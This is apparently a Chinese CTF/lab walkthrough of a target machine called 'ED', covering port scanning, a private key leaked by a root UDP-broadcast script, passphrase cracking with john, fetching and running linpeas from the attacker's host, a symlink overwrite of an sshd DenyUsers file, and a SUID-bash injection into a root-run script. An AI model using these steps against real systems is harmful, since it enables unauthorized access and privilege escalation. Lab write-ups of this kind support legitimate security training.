

ED

信息搜集

192.168.100.68

端口扫描

```
└─(root@Eecho)-[/tmp/aaa]
└─# rustscan -a 192.168.100.68 -- -A
.....
| {} }| { } |{ { _ { _ }{ { _ / _ } / {} \ | `| |
| .- . \ | { _ } | .- . } } | | .- . } \    }/ /\ \ | \ |
| ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' ' '
The Modern Day Port Scanner.

: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :
-----
Scanning ports: The virtual equivalent of knocking on doors.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 192.168.100.68:22
Open 192.168.100.68:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.100.68
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 19:20 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
Initiating ARP Ping Scan at 19:20
Scanning 192.168.100.68 [1 port]
Completed ARP Ping Scan at 19:20, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:20
Completed Parallel DNS resolution of 1 host. at 19:20, 2.50s elapsed
DNS resolution of 1 IPs took 2.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF:
0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 19:20
Scanning 192.168.100.68 [2 ports]
```

Discovered open port 80/tcp on 192.168.100.68
Discovered open port 22/tcp on 192.168.100.68
Completed SYN Stealth Scan at 19:20, 0.03s elapsed (2 total ports)
Initiating Service scan at 19:20
Scanning 2 services on 192.168.100.68
Completed Service scan at 19:20, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.100.68
NSE: Script scanning 192.168.100.68.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:20
Completed NSE at 19:20, 0.00s elapsed
Nmap scan report for 192.168.100.68
Host is up, received arp-response (0.00050s latency).
Scanned at 2026-04-25 19:20:19 CST for 8s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
ssh-hostkey:				
3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)				
ssh-rsa				
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUua37WCIEK2z2F1aDutiJpok20zMzkbe1B41ZvvydX3JHjf7mg10F/HRQlGHiA23Il+dw0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJmeLPq9PN889+ibvckJcOMqrm1Y05FW2VCwn8QRvwivnuw7iU51IVz7arFe8JShXOLu0ANNqZEXyJywjaK+MqyOK6ZtowdyineQFua81+tBZuvS+qb+AG15/h5hBSS/tugVk5SieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUykegjkPzJFQ7BhPyxT/kDKr1VcLX54sXrp0pou5R9SqSnnESXVM4HQfjIiJTrJFufc2nBF+4f8dH3qtQ+jJkCPEKNVSKKEDULEk1BSbdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHYI/yucRps2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk=				
256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQF1o03hI6346mXex6OPxHEjxDufHbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=				
256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpsJKETalR4sqzJ0h8a4ivz8wGt1Hfdv30MNY1				
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.62 ((Debian))
_http-server-header: Apache/2.4.62 (Debian)				
_http-title: Target Machine				
http-methods:				
_ Supported Methods: OPTIONS HEAD GET POST				
MAC Address: 08:00:27:0A:C0:07 (Oracle VirtualBox virtual NIC)				
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port				
Device type: general purpose router				
Running: Linux 4.X 5.X, Mikrotik RouterOS 7.X				
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5				
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3				
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3)				

TCP/IP fingerprint:

```
OS:SCAN(V=7.99%E=4%D=4/25%OT=22%CT=%CU=44248%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69ECA37B%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

Uptime guess: 27.009 days (since Sun Mar 29 19:08:04 2026)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP	RTT	ADDRESS
1	0.50 ms	192.168.100.68

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 19:20

Completed NSE at 19:20, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 19:20

Completed NSE at 19:20, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 19:20

Completed NSE at 19:20, 0.00s elapsed

Read data files from: /usr/share/nmap



OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 10.37 seconds


Raw packets sent: 25 (1.894KB) | Rcvd: 17 (1.366KB)

- 80 web
- 22 ssh

web源码给出了提示 web is nothing. 且主页是 Listen carefully。所以尝试wireshark抓包



可以看到泄露了私钥,



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDwd6xhlScy1yhHXoXoOtK74yKEPQ+3q7TZWCLbzBmZAAAAJC4SLrOuEi6
zgAAAAtzc2gtZWQyNTUxOQAAACDwd6xhlScy1yhHXoXoOtK74yKEPQ+3q7TZWCLbzBmZ
AAAAEABR5MxSIOQ6nLTned9wytd/bngk1v4G/DJGS7fr0RnZ1Z3rGGVJzLXKEdeheg62Tv
jIoQ9D7ertNlYItvMGBMAAAACmJhy2t1cGRARUQBAGM=
-----END OPENSSH PRIVATE KEY-----
```

使用ssh-keygen -lf id_rsa获取用户名

```
(root@Eecho) - [/tmp/aaa]
# vim id_rsa
(root@Eecho) - [/tmp/aaa]
# chmod 600 id_rsa
(root@Eecho) - [/tmp/aaa]
# ssh-keygen -lf id_rsa
256 SHA256:y4owb6S0KmT38pJqxwEag1LWgnQ4kwUVqzdLkNlFfSs backupd@ED (ED25519)
```

backupd

```
(root@Eecho) - [/tmp/aaa]
# ssh backupd@192.168.100.68 -i id_rsa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
backupd@ED:~\$

提权

横向移动到admin

```
backupd@ED:~/logs$ sudo -l
Matching Defaults entries for backupd on ED:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User backupd may run the following commands on ED:
    (ALL) NOPASSWD: /usr/sbin/reboot
```

在backupd用户家目录files下面有个backupd.tgz

```
backupd@ED:~/files$ cd /tmp
backupd@ED:/tmp$ tar -zxvf /home/backupd/files/backupd.tgz
.ssh/
.ssh/authorized_keys
.ssh/id_ed25519.pub
.ssh/id_ed25519
```

ssh凭证，但是存在Passphrase保护

```
backupd@ED:/tmp/.ssh$ ssh -i id_ed25519 admin@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:IV6izTL6D//10jh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
admin@localhost's password:
backupd@ED:/tmp/.ssh$ ssh-keygen -y -f id_ed25519
Enter passphrase:
```

爆破密码

```
└─(root@Eecho)-[/tmp/aaaa]
└─# vim id_rsa2
└─(root@Eecho)-[/tmp/aaaa]
└─# cat id_rsa2
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnZac1rZXktdjEAAAAACmF1czI1Ni1jdHIAAAAGYmNyexB0AAAAGAAAAABCPLDqbtp
9LDntvBgHtBRUwAAAAEAAAAEAAAAZAAAAC3Nzac1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL
2juIvqTI5sFjn+i4vF6cxK8BGhy/AAAAkC0DC5grshvSkDzC+38Us2Yr1G1l0q3bGjzTQq
bu6nEaDv8c0XngbXY9TLBAEjLoz3enodmzovWKnz5c9NypYzksASXZMFxJAgF3RkNpLbns
ZENPTTjjG2nMV6nhBMEd5FZO+hASou/YJbUsu/ccw4ZQFGT04XcjruFvPVFDIX1EgUT0Uj
MFV41YzXxb+8Mx0g==
-----END OPENSSH PRIVATE KEY-----
└─(root@Eecho)-[/tmp/aaaa]
└─# chmod 600 id_rsa2
└─(root@Eecho)-[/tmp/aaaa]
└─# ssh2john id_rsa2 > hash2.txt
└─(root@Eecho)-[/tmp/aaaa]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
yellow          (id_rsa2)
1g 0:00:00:00 DONE (2026-04-25 21:09) 1.265g/s 243.0p/s 243.0c/s 243.0C/s
123456..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

但是并没有成功登录上去，查看登录过程

```
└─(root@Eecho)-[/tmp/aaaa]
└─# ssh -i id_rsa2 admin@192.168.100.68 -v
debug1: OpenSSH_10.2p1 Debian-6, OpenSSL 3.5.5 27 Jan 2026
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-
proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 192.168.100.68 [192.168.100.68] port 22.
debug1: Connection established.
debug1: loaded pubkey from id_rsa2: ED25519
SHA256:Too/ckboBe0JZZ1MVB8BL4H12+qe0GsgdPo18xRVDRk
debug1: identity file id_rsa2 type 2
debug1: no identity pubkey loaded from id_rsa2
debug1: Local version string SSH-2.0-OpenSSH_10.2p1 Debian-6
debug1: Remote protocol version 2.0, remote software version OpenSSH_8.4p1
Debian-5+deb11u3
debug1: compat_banner: match: OpenSSH_8.4p1 Debian-5+deb11u3 pat OpenSSH* compat
0x04000000
debug1: Authenticating to 192.168.100.68:22 as 'admin'
debug1: load_hostkeys: fopen /root/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or
directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256
debug1: kex: host key algorithm: ssh-ed25519
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit>
compression: none
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit>
compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: SSH2_MSG_KEX_ECDH_REPLY received
debug1: Server host key: ssh-ed25519
SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
debug1: load_hostkeys: fopen /root/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or
directory
```

```
debug1: Host '192.168.100.68' is known and matches the ED25519 host key.
debug1: Found key in /root/.ssh/known_hosts:3
debug1: ssh_packet_send2_wrapped: resetting send seqnr 3
debug1: rekey out after 134217728 blocks
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: ssh_packet_read_poll2: resetting read seqnr 3
debug1: SSH2_MSG_NEWKEYS received
debug1: rekey in after 134217728 blocks
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_ext_info_client_parse: server-sig-algs=<ssh-ed25519,sk-ssh-ed25519@openssh.com,ssh-rsa,rsa-sha2-256,rsa-sha2-512,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521,sk-ecdsa-sha2-nistp256@openssh.com,webauthn-sk-ecdsa-sha2-nistp256@openssh.com>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: will attempt key: id_rsa2 ED25519
SHA256:Too/ckboBe0JZZ1MVB8BL4H12+qe0GsgdPo18xRVDRk explicit
debug1: Offering public key: id_rsa2 ED25519
SHA256:Too/ckboBe0JZZ1MVB8BL4H12+qe0GsgdPo18xRVDRk explicit
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: password
admin@192.168.100.68's password:
debug1: Authentications that can continue: publickey,password
Permission denied, please try again.
admin@192.168.100.68's password:
```

登录不上是因为目标服务器直接拒绝了这个密钥

查看ssh配置文件，可以发现禁用admin登录

```
backupd@ED:/etc/ssh/sshd_config.d$ cat deny-admin.conf
DenyUsers admin
backupd@ED:/etc/ssh/sshd_config.d$
```

/etc/ssh/sshd_config.d/deny-admin.conf

现在缺少利用的方式

二次信息搜集

上传linpeas.sh


```

backupd@ED:/tmp$ busybox wget http://192.168.100.49/linpeas.sh
Connecting to 192.168.100.49 (192.168.100.49:80)
wget: server returned error: HTTP/1.1 404 Not Found
backupd@ED:/tmp$ busybox wget http://192.168.100.49/linpeas.sh
Connecting to 192.168.100.49 (192.168.100.49:80)
linpeas.sh 100%
| *****
*****| 952k 0:00:00 ETA
backupd@ED:/tmp$ chmod +x linpeas.sh
backupd@ED:/tmp$ ./linpeas.sh

```

```

Processes, Crons, Timers, Services and Sockets
Running processes (cleaned)
Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root 1 0.0 0.5 98848 10222 ? Ss 07:19 0:02 /sbin/Ansis
root 225 0.0 2.2 80320 45840 ? Ss 07:19 0:03 /lib/systemd/systemd-journald
root 250 0.0 0.2 21752 5144 ? Ss 07:19 0:00 /lib/systemd/systemd-udevd
systemd+ 312 0.0 0.3 89036 6180 ? Ssl 07:19 0:00 /lib/systemd/systemd-timesyncd
root 333 0.0 0.2 9588 5648 ? Ss 07:19 0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/l
hclient6.enp0s3.leases enp0s3
root 339 0.0 0.4 15856 8624 ? Ss 07:19 0:00 /usr/bin/python3 /usr/local/bin/broadcast_key.py
root 340 0.0 0.1 6736 2848 ? Ss 07:19 0:00 /usr/sbin/cron -f
message+ 341 0.0 0.2 7944 4396 ? Ss 07:19 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root 351 0.0 0.1 222784 3928 ? Ssl 07:19 0:00 /usr/sbin/rsyslogd -n -iNONE
root 359 0.0 0.3 22360 7348 ? Ss 07:19 0:00 /lib/systemd/systemd-logind
root 380 0.0 0.0 5840 1712 tty1 Ss+ 07:19 0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
backupd 3637 0.0 0.2 14320 5680 ? S 08:47 0:01 _ sshd: backupd@pts/0
backupd 3638 0.0 0.1 7084 3840 pts/0 Ss 08:47 0:00 _ -bash
backupd 47176 0.7 0.1 3420 2432 pts/0 S+ 09:32 0:00 _ /bin/sh ./linpeas.sh
backupd 50244 0.0 0.0 3420 1032 pts/0 S+ 09:32 0:00 _ /bin/sh ./linpeas.sh
backupd 50248 0.0 0.1 11844 3196 pts/0 R+ 09:32 0:00 | _ ps fauxwww
backupd 50247 0.0 0.0 3420 1032 pts/0 S+ 09:32 0:00 _ /bin/sh ./linpeas.sh
root 418 0.0 1.0 108880 21288 ? Ssl 07:19 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal

```

当前有一个root运行py的进程

```

backupd@ED:/tmp$ cat /usr/local/bin/broadcast_key.py
#!/usr/bin/env python3
import socket
import time
import os
from datetime import datetime

def broadcast_private_key():
    # 私钥文件路径
    private_key_path = "/home/backupd/.ssh/id_ed25519"

    # 读取私钥内容
    try:
        with open(private_key_path, 'r') as f:
            private_key = f.read()
    except Exception as e:
        print(f"Error reading private key: {e}")
        return False

    # 创建UDP socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)

    # 广播地址和端口
    broadcast_addr = ('255.255.255.255', 9999)

    try:
        # 发送私钥
        sock.sendto(private_key.encode(), broadcast_addr)
        sock.close()
        return True
    except Exception as e:

```

```

        print(f"Error broadcasting: {e}")
        sock.close()
        return False

def main():
    counter = 1
    # 确保日志目录存在
    os.makedirs("/home/backupd/logs", exist_ok=True)

    while True:
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

        if broadcast_private_key():
            # 写入日志（使用重定向方式）
            log_entry = f"#{counter} {timestamp} UDP succeeded\n"
            with open("/home/backupd/logs/broadcast.log", "w") as f:
                f.write(log_entry)
        else:
            log_entry = f"#{counter} {timestamp} UDP failed\n"
            with open("/home/backupd/logs/broadcast.log", "w") as f:
                f.write(log_entry)

        counter += 1
        time.sleep(30)

if __name__ == "__main__":
    main()

```

脚本功能拆解

这个 Python 脚本执行了以下操作：

1. **读取私钥：** 尝试打开 `/home/backupd/.ssh/id_ed25519`。这是 `backupd` 用户的 Ed25519 格式私钥
2. **建立 UDP 广播：** 配置了一个 UDP 套接字，并开启了广播模式 (`SO_BROADCAST`)。
3. **全网发射：** 将私钥的完整文本发送到广播地址 `255.255.255.255` 的 `9999` 端口。
 - 这就是为什么之前可以使用 Wireshark 抓到私钥
4. **无限循环：** 每隔 30 秒执行一次。
5. **日志记录：** 它会将成功或失败的状态写入 `/home/backupd/logs/broadcast.log`。
 - **注意：** 脚本用了 `"w"` 模式

可以创建一个 `backupd` 用户可控的 `broadcast.log` 利用软链接

将 `/home/backupd/logs/broadcast.log` 链接到 `/etc/ssh/sshd_config.d/deny-admin.conf` 那么就可以覆盖限制 `admin` 登录的权限。这和之前的 link2 靶机有点类似都是利用链接。

```

cd /home/backupd/
mv logs/ aaa
mkdir logs
cd logs
ln -svf /etc/ssh/sshd_config.d/deny-admin.conf /home/backupd/logs/broadcast.log

```

```

backupd@ED:~/logs$ ln -svf /etc/ssh/sshd_config.d/deny-admin.conf /home/backupd/logs/broadcast.log
'/home/backupd/logs/broadcast.log' -> '/etc/ssh/sshd_config.d/deny-admin.conf'
backupd@ED:~/logs$ cat /home/backupd/logs/broadcast.log
DenyUsers admin
backupd@ED:~/logs$ cat /home/backupd/logs/broadcast.log
#300 2026-04-25 09:49:37 UDP succeeded
backupd@ED:~/logs$

```

重启（因为ssh服务是存在于进程里面的，只有重启ssh服务或者重启服务器才能更新配置文件）

```

backupd@ED:~/logs$ sudo /usr/sbin/reboot
Connection to 192.168.100.68 closed by remote host.
Connection to 192.168.100.68 closed.

```

```

└─(root@Eecho)-[/tmp/aaaa]
└─# ssh -i id_rsa2 admin@192.168.100.68
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa2':
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin@ED:~$

```

admin -> root

同时/usr/local/bin/broadcast_key.py文件admin具有修改权限，又是root运行的可以利用这点进行提权

```

admin@ED:~$ ls -al /usr/local/bin/broadcast_key.py
-rw-r--r-- 1 admin admin 1636 Mar 27 08:47 /usr/local/bin/broadcast_key.py
admin@ED:~$

```

```

#!/usr/bin/env python3
import socket
import time
import os
from datetime import datetime
os.system('chmod u+s /bin/bash')
def broadcast_private_key():
    # 私钥文件路径
    private_key_path = "/home/backupd/.ssh/id_ed25519"

    # 读取私钥内容
    try:
        with open(private_key_path, 'r') as f:
            private_key = f.read()
    except Exception as e:
        print(f'Error reading private key: {e}')
        return False

    # 创建UDP socket
